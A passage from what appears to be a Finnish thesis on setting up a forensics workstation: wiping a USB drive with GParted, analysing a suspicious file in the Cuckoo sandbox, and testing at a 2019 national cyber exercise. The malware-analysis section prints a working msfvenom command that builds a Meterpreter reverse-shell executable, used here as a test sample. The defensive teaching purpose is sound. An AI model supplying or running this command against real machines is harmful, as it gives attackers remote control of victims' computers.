vaatii vielä ”Apply”-painikkeen painamista, jolloin muutokset tulevat voimaan massamuistille. Valinta vielä varmistetaan erillisellä Popup-ikkunalla. Tähän valitaan myös ”Apply” (ks. kuviot 20 & 21).



Kuvio 19. Osion poistaminen 1




Kuvio 20. Osion poistaminen 2




Kuvio 21. Osion poistaminen 3

Massamuisti tyhjenee ja GPrated ilmoittaa, kun tyhjennystoimenpide on valmis (ks. kuvio 22).




Kuvio 22. Kaikki toimenpiteet valmistuivat onnistuneesti

Massamuisti voidaan todentaa tyhjäksi kun ”Osio”- sekä ”Tiedostojärjestelmä”-kohdissa lukee ”varaamaton”. Seuraavaksi massamuistille luodaan uusi osio valitsemalla kohta ”Uusi” (ks. kuvio 23).




Kuvio 23. Uusi osio


Uudessa ikkunassa valitaan haluttu osion koko, tiedostojärjestelmä, nimi sekä muut asetukset. Asetukset hyväksytään painamalla Add-painiketta (ks. kuvio 24). Tämän jälkeen asetukset asetetaan voimaan painamalla Apply-painiketta ja sama tehdään myös aukeavassa Pop-up-ikkunnassa (ks. kuviot 25 & 26).



Kuvio 24. Osion lisääminen




Kuvio 25. Toteuta kaikki toimenpiteet




Kuvio 26. Apply-painike

Nyt massamuisti on tyhjennetty sekä osioitu uudelleen ja on valmis käytettäväksi. Massamuisti voidaan irrottaa työasemasta. GParted voidaan sammuttaa painamalla työpöydällä tyhjää kohtaa hiiren oikealla painikkeella ja valikoimalla Exit-valikosta kohta ”shutdown-menu”. Aukeavasta ikkunasta valikoidaan kohta ”Shutdown”, jonka jälkeen työasema sammuu (ks. kuviot 27 & 28). Tämän jälkeen massamuisti, jolla GParted on, voidaan irrottaa työasemasta.



Kuvio 27. Sammutus-valikko



Kuvio 28. Sammutus

6.2 Mahdollisen haittaohjelman tutkiminen

Haittaohjelman tutkimisessa käytetään forensiikkatyöasemalle siirrettyä haittaohjelmaa kappaleen 5.1 prosessia hyväksikäyttäen. Itse haittaohjelman tutkimisen prosessi on kuvattu tässä kappaleessa. Haittaohjelmana käytetään Metsploit Frameworkillä tehtyä Windows 10 käyttöjärjestelmälle suunnattua exe-tiedostoa, joka suoritettuna mahdollistaa uhrin koneen käytön etänä. Haittaohjelman luominen onnistuu kuvan mukaisella komennolla Kali Linuxissa (ks. kuvio 29). Komento luo malicious.exe nimisen exe-tiedoston. Ajettuna ja oikein toimiessaan malicious.exe luo hyökkääjän ja uhrin koneiden välille komentokanavan, jota hyökkääjä voi käyttää hallitakseen uhrin konetta. (How to use msfvenom 2016.)


```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp -a x86 –platform windows
 -f exe LHOST=192.168.1.19 LPORT=4444 -o malicious.exe
```

Kuvio 29. Metasploit Framework -komento

USB-muisti kytketään forensiikkatyöasemaan kiinni. Tämän jälkeen Cuckoo sekä Cuckoon web-käyttöliittymä käynnistetään komennoilla:


```
$ cuckoo
$ cuckoo run webserver
```

Seuraavaksi Cuckoon web-käyttöliittymä avataan selaimessa osoitteessa 127.0.0.1:8000. Mikäli analysointi halutaan suorittaa internet-yhteyttä hyväksikäyttäen, aktivoidaan palomuurisäännöt liitteen 1 mukaisesti (ks. liite 1). Tämän jälkeen Cuckoon web-käyttöliittymän etusivulta valitaan kohta ”SUBMIT A FILE FOR ANALYSIS” ja valitaan USB-muistilta haluttu analysoitava tiedosto (ks. kuvio 30).




Kuvio 30. Tiedoston lähettäminen analysoitavaksi

Seuraavalta sivulta valitaan kohta ”Analyze”, jonka jälkeen Cuckoo aloittaa tiedoston analysoinnin (ks. kuvio 31).



Kuvio 31. Analysoinnin aloittaminen

Kun analysointi on valmis, analysoinnin tilaksi muuttuu ”Reported” eli tiedosto on analysoitu (ks. kuvio 32). Painamalla linkkiä raportti aukeaa uudelle sivulle.




Kuvio 32. Raportti valmis

Raportti näyttää ”Score”-kohdassa kuinka vakavaksi Cuckoo luokittelee tiedoston asteikolla 0-10 (ks. kuvio 33).


Kuvio 33. Raportin pisteytys

Lisäksi raportti antaa nopean katsauksen tiedoston käytöksestä (ks. kuvio 34).



Kuvio 34. Tiedoston käytös

Raportit tallentuvat polkuun /home/.cuckoo/storage/analyses/, josta niitä voidaan tarkastella myös jälkikäteen (ks. kuvio 35). Raporttien tarkastelu onnistuu myös web-käyttöliittymän ”Recents”-kohdasta.




Kuvio 35. Raporttien fyysinen sijainti

Mikäli analysointia ei tehtyä internet-yhteyttä hyväksikäyttäen tai analysointi halutaan suorittaa ilman internet-yhteyttä, voidaan palomuurisäännöt aktivoida tai deaktivoida (ks. liite 2). Tämän jälkeen tiedosto voidaan analysoida uudestaan.

Analysoinnin jälkeen palomuurisäännöt palautetaan ennalleen liitteen 2 mukaisesti. (ks. liite 2). Tämän jälkeen tiedosto poistetaan USB-muistilta riippumatta siitä, onko

tiedosto haitallinen vai ei. Lopuksi USB-muisti kytketään irti työasemasta ja palataan kappaleen 5.1.2 mukaiseen USB-muistin käyttöprosessiin.

Tiedoston analysoinnin prosessikaavio on kuvattu alla olevan kuvan mukaisesti (ks. kuvio 36).



Kuvio 36. Tiedoston analysoinnin prosessikaavio

7 Testaus

Yhdeksi opinnäytetyön tavoitteeksi asetettiin, että forensiikkatyöasemaa päästään testaamaan 20.-24.5.2019 järjestettävässä valtionhallinnon kansallisessa kyberturvallisuusharjoituksessa 2019 (KYHAvh19). Tässä kappaleessa kerrotaan kuinka forensiikkatyöasema suoriutui tästä tavoitteesta.

7.1 Kansallinen kyberturvallisuusharjoitus 2019 valtionhallinto (KYHAvh19)

Opinnäytetyön tilaajaorganisaatio osallistui valtionhallinnon Kansalliseen kyberturvallisuusharjoitukseen. Harjoituksen järjestäjänä toimi tutkimus-, kehitys- ja koulutuskeskus JYVSECTEC yhteistyössä Turvallisuuskomitean sekä Valtorin (Valtion tieto- ja viestintätekniikkakeskus), Palkeiden (Valtion talous- ja henkilöhallinnon palvelukeskus) ja Kelan (Kansaneläkelaitos) kanssa. Lisäksi harjoitukseen osallistui erinäisiä tukiorganisaatioita, jotka haluavat pysyä nimettöminä.

Harjoituksen toiminnan fokus oli valtionhallinnan kriittinen informaatio ja sen suojaaminen. Lisäksi tarkoituksena oli harjoituttaa valtionhallinon organisaatioiden kommunikaatiota ja yhteistoimintaa kyberpoikkeamatilanteiden aikana. Harjoitus oli osa Suomen valtion vuonna 2013 alkanutta kyberturvallisuusharjoitusten jatkumoa. (Pulliainen 